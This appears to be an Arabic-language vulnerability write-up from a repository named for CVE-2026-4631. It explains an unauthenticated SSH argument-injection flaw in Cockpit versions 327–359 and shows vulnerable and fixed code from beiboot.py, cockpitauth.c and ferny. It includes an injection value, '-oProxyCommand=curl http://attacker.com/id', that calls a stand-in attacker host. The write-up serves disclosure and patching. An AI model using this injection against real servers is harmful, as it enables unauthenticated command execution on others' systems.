 cyberheartmi9/cve-2026-4631-cockpit-rce
كوكبيت: تنفيذ أوامر عن بُعد دون مصادقة عبر حقن وسائط سطر أوامر SSH

Cockpit: تنفيذ كود عن بُعد غير مصادق عليه عبر حقن وسائط سطر أوامر SSH
| الحقل | التفاصيل |
|---|---|
| معرف CVE | CVE-2026-4631 |
| GHSA | GHSA-m4gv-x78h-3427 |
| الخطورة | حرجة (CVSS 9.8) |
| الإصدارات المتأثرة | Cockpit 327 – 359 |
| تم الإصلاح في | Cockpit 360 |
| CWE | CWE-78: حقن أوامر نظام التشغيل |
| المصادقة المطلوبة | لا |
| تم الإبلاغ بواسطة | Jelle van der Waa |

تمرر ميزة تسجيل الدخول عن بُعد في Cockpit أسماء المضيفين التي يقدمها المستخدم (من مسار URL) وأسماء المستخدمين (من ترويسة Authorization: Basic) مباشرة إلى ثنائي OpenSSH ssh دون أي تحقق أو تنقية.
يمكن لمهاجم غير مصادق عليه مع وصول شبكي إلى المنفذ 9090 صياغة طلب HTTP واحد يقوم بـ:
-oProxyCommand=<cmd>)%r في SSHكلا نقطتي الحقن تعملان قبل اكتمال التحقق من بيانات الاعتماد، مما يعني عدم الحاجة لتسجيل دخول صالح.

قبل الإصدار 327، استخدم Cockpit ثنائي C مخصص يسمى cockpit-ssh (مبني على libssh) للاتصالات عن بُعد. بدءاً من الإصدار 327، تم استبداله بـ:
python3 -m cockpit.beiboot
الذي يستدعي عميل OpenSSH ssh الخاص بالنظام. أدخل هذا التغيير الثغرة لأن مسار الكود الجديد يمرر القيم التي يتحكم فيها المستخدم مباشرة إلى ssh دون تنقية.
-- قبل اسم المضيفيفسر عميل SSH الوسائط التي تبدأ بـ - كـ خيارات، وليس كاسم مضيف، ما لم يسبقها فاصل --. بدون --، يتم تحليل أي اسم مضيف يبدأ بـ - كعلم SSH.
البناء القابل للاستغلال:
ssh [options] <hostname> <remote-command>
البناء الآمن:
ssh [options] -- <hostname> <remote-command>
لا يقوم أي من cockpit-ws (كود C) أو cockpit.beiboot (كود Python) بالتحقق أو التنقية من:
Authorization: Basicargparse (CPython #66623)يسبب خطأ معروف في CPython سوء معالجة argparse للوسائط التي تبدأ بـ - وتحتوي أيضاً على مسافات، حيث يعاملها كمواضع وليس كأعلام. هذا يسمح لاسم مضيف مثل -oProxyCommand=evil command بالمرور عبر تحليل وسائط Python والوصول إلى ssh كخيار.
src/cockpit/beiboot.py — نقطة الحقن الأساسيةهذا هو الملف الأكثر حرجاً. تقوم دالة via_ssh() ببناء قائمة وسائط أمر SSH.
def via_ssh(cmd: Sequence[str], dest: str, ssh_askpass: Path, *ssh_opts: str) -> Sequence[str]:
    """Build an ssh command to run `cmd` on `dest`."""

    # Parse optional port from dest (e.g. "host:2222")
    host, _, port = dest.rpartition(':')

    if port.isdigit() and host:
        # Strip IPv6 brackets
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  VULNERABLE: No '--' before host
        # If host = "-oProxyCommand=evil", ssh treats it as an option
        destination = ['-p', port, host]

    else:
        #  VULNERABLE: Raw attacker input passed directly to ssh
        destination = [dest]

    return (
        'ssh', *ssh_opts, *destination, shlex.join(cmd)
    )
مع dest = "-oProxyCommand=curl http://attacker.com/id":
arg0: ssh
arg1: -oNumberOfPasswordPrompts=1      ← خيار cockpit
arg2: -oProxyCommand=curl http://...   ←  يُحلل كخيار SSH (وليس مضيفاً)
arg3: python3 -ic '# cockpit-bridge'   ← يصبح "اسم المضيف" → يطلق ProxyCommand
    if port.isdigit() and host:
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  FIXED: '--' forces everything after it to be positional
        destination = ['-p', port, '--', host]

    else:
        #  FIXED: '--' separator added
        destination = ['--', dest]
src/ws/cockpitauth.c — طبقة C: استخراج اسم المضيفيتعامل هذا الملف C مع تحليل طلب HTTP الأولي ويطلق عملية beiboot.
static const gchar *
application_parse_host(const gchar *application)
{
    const gchar *prefix = "cockpit+=";
    gint len = strlen(prefix);

    g_return_val_if_fail(application != NULL, NULL);

    // Extracts everything after "cockpit+=" from the URL path
    //  No character validation — dashes, special chars allowed
    if (g_str_has_prefix(application, prefix) && application[len] != '\0')
        return application + len;
    else
        return NULL;
}
يتم تمرير اسم المضيف المُعاد مباشرة كوسيطة عند إطلاق beiboot:
// cockpit_ws_ssh_program is the spawn command template
//  VULNERABLE: hostname appended with no sanitization
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported";
//                                                                      ^
//                        No trailing '--' means hostname can be parsed
//                        as a flag by Python's argparse (CPython #66623)
//  FIXED: trailing '--' ensures hostname is always positional
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported --";
static CockpitCreds *
build_session_credentials(CockpitAuth *self,
                           CockpitWebRequest *request,
                           const char *application,
                           const char *host,
                           const char *type,
                           const char *authorization)
{
    char *user = NULL;
    char *raw  = NULL;

    if (g_strcmp0(type, "basic") == 0) {
        // Decodes Authorization: Basic base64(user:password)
        //  No validation of 'user' — semicolons, special chars allowed
        raw = cockpit_authorize_parse_basic(authorization, &user);
    }

    // 'user' is passed into credentials and eventually to 'ssh -l <user>'
    creds = cockpit_creds_new(application,
                              COCKPIT_CRED_USER, user,   //  unsanitized
                              ...);
}
vendor/ferny/src/ferny/session.py — نقطة الحقن الثالثةمكتبة ferny المرفقة (المستخدمة للتفاعل مع SSH) لديها نفس إغفال -- في استدعاء العملية الفرعية.
async def connect(self, ...):
    ...
    # SSH_ASKPASS_REQUIRE is not generally available, so use setsid
    process = await asyncio.create_subprocess_exec(
        #  VULNERABLE: hardcoded path + no '--' before destination
        *('/usr/bin/ssh', *args, destination),
        env=env,
        start_new_session=True,
        stdin=asyncio.subprocess.DEVNULL,
        stdout=asyncio.subprocess.DEVNULL,
        stderr=agent,
        preexec_fn=lambda: prctl(PR_SET_PDEATHSIG, signal.SIGKILL)
    )
